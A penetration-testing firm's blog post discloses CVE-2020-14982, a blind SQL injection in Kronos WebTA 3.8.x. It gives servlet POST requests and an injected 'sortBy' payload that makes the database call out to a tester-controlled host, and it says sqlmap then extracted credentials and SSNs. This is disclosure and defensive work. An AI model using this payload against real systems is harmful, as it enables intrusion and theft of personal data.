Protect

WebTA SQLi Vulnerability


by Elwood Buck

Critical WebTA SQLi Vulnerability Discovery Details

This blog covers a recent security vulnerability found by a team of Pen Testers at MindPoint Group during a customer engagement. We'll walk through the issue descriptions, steps to reproduce the vulnerability, and our recommendations for remediating.

Common Vulnerability Exploit (CVE):

- CVE-2020-14982

Severity:

- Risk: High
- Difficulty to Exploit: Easy

Vendor:

Kronos Web Time and Attendance (WebTA)

Versions Affected:

Kronos WebTA 3.8.x and later 3.x versions before 4.0. The latest release of Kronos WebTA is not affected.

Discovered By:

Elwood Buck & Dorian Aylward

Summary:

Blind SQL Injection (SQLI) vulnerability in Kronos WebTA v3.8.x affecting the "com.threeis.webta.H352premPayRequest" servlet allows an attacker with the Employee, Supervisor, or Timekeeper role to read sensitive data from the database.

Issue Description:

SQLI is an injection attack that makes it possible to execute malicious SQL statements against the backend Database (DB) server. It is used to read sensitive data from the DB, modify DB data, execute admin operations on the database (such as shutting down the DBMS), recover files on the DBMS file system and, in some cases, issues commands on the DB server.

Issue Identified:

Blind SQLI vulnerability in WebTA v3.8.x affecting the "com.threeis.webta.H352premPayRequest" servlet allows an attacker with

Steps to Reproduce:

Our first WebTA engagement led to privilege escalation vulnerabilities, which consumed most of our time. During our second attempt at testing the WebTA timekeeping application, we were able to trigger some interesting SQL errors that ultimately lead to data extraction from the underlying database. At first glance, the application appeared well-defended from such attacks. However, after submitting various leave requests within the application, new options and the ability to sort said requests became available. Don't forget to submit your forms..and your timesheet!

To exploit this vulnerability, you need to have the role of Employee, Timekeeper, or Supervisor.

To start, a leave request must be submitted so that the filter icons appear. After navigating to the leave request menu, select the '+' icon next to 'Request Type'. Web Request(s):

Navigate to the leave and premium pay requests POST /servlet/com.threeis.webta.H351leavePremReqMenu HTTP/1.1 selFunc=leaveReq

Select '+' icon next to the 'Request Type' POST /servlet/com.threeis.webta.H352premPayRequest HTTP/1.1 selFunc=changeview&selRow=&selEmpId=&selDate=&sortBy=leaveReq

After selecting the '+' icon in the previous step, proxy the request so that the parameter values can be manipulated. Replace the existing value in the 'sortBy' parameter with the following query (replacing IP addresses where necessary) to showcase the ability to make user-controlled, database queries. You will need to have an accessible web server under your control to verify that the server makes a web request. We stood up a simple web server using python, but you can also use burp collaborator:


(SELECT UTL_HTTP.REQUEST('http://1.1.1.1:8000/test.html') FROM DUAL)

Web Request(s):

Embed the malicious SQL query in the 'sortBy' parameter

POST /servlet/com.threeis.webta.H352premPayRequest HTTP/1.1

selFunc=changeview&selRow=&selEmpId=&selDate=&sortBy=(SELECT UTL_HTTP.REQUEST('http://1.1.1.1:8000/test.html') FROM DUAL)



After demonstrating the PoC above, we ran the POST request through SQL map and extracted: usernames, passwords, SSNs, names, and addresses.

Recommendation:

Follow OWASP's guidance for SQLi vulnerabilities.

References:

How to Hack Through a Pass-Back Attack blog

02/24/2020 – Patch released and fixes verified

02/28/2020 – Vendor notified of intent to publicly disclose

06/05/2020 – Vendor requests modifications to public disclosure content

Our Pen Testing Services

The vulnerability listed above was an unknown vulnerability, found during one of our pen testing engagements. MindPoint Group offers a variety of Security Operations services (like pen testing) to help your organization identify and mitigate risk and defend against ever-growing threats. Contact us to learn more.

Tags: Pentest Vulnerability Management Assessments


More from Our Cybersecurity Experts

How the CMMC Shows a Greater Focus on Third-Party Risk Management

Assess by MPG Blog

A Day in the life at MPG: Information Systems Security Officer (ISSO)

Company by MPG Blog



HPE 3PAR Authentication Bypass Vulnerability

Protect by Elwood Buck

Ready to talk all things cybersecurity?

Contact Us

Dynamic Cybersecurity Consulting for Evolving Threats

Solutions
Government
Healthcare
Financial Services
CISO and CIOs

Services
Assess
Protect
Respond
Transform

Products
Ansible Counselor
FedRAMP Policy and Procedure Templates
Lockdown Remediate

Company
About
Careers
Capability Statement
Blog

View All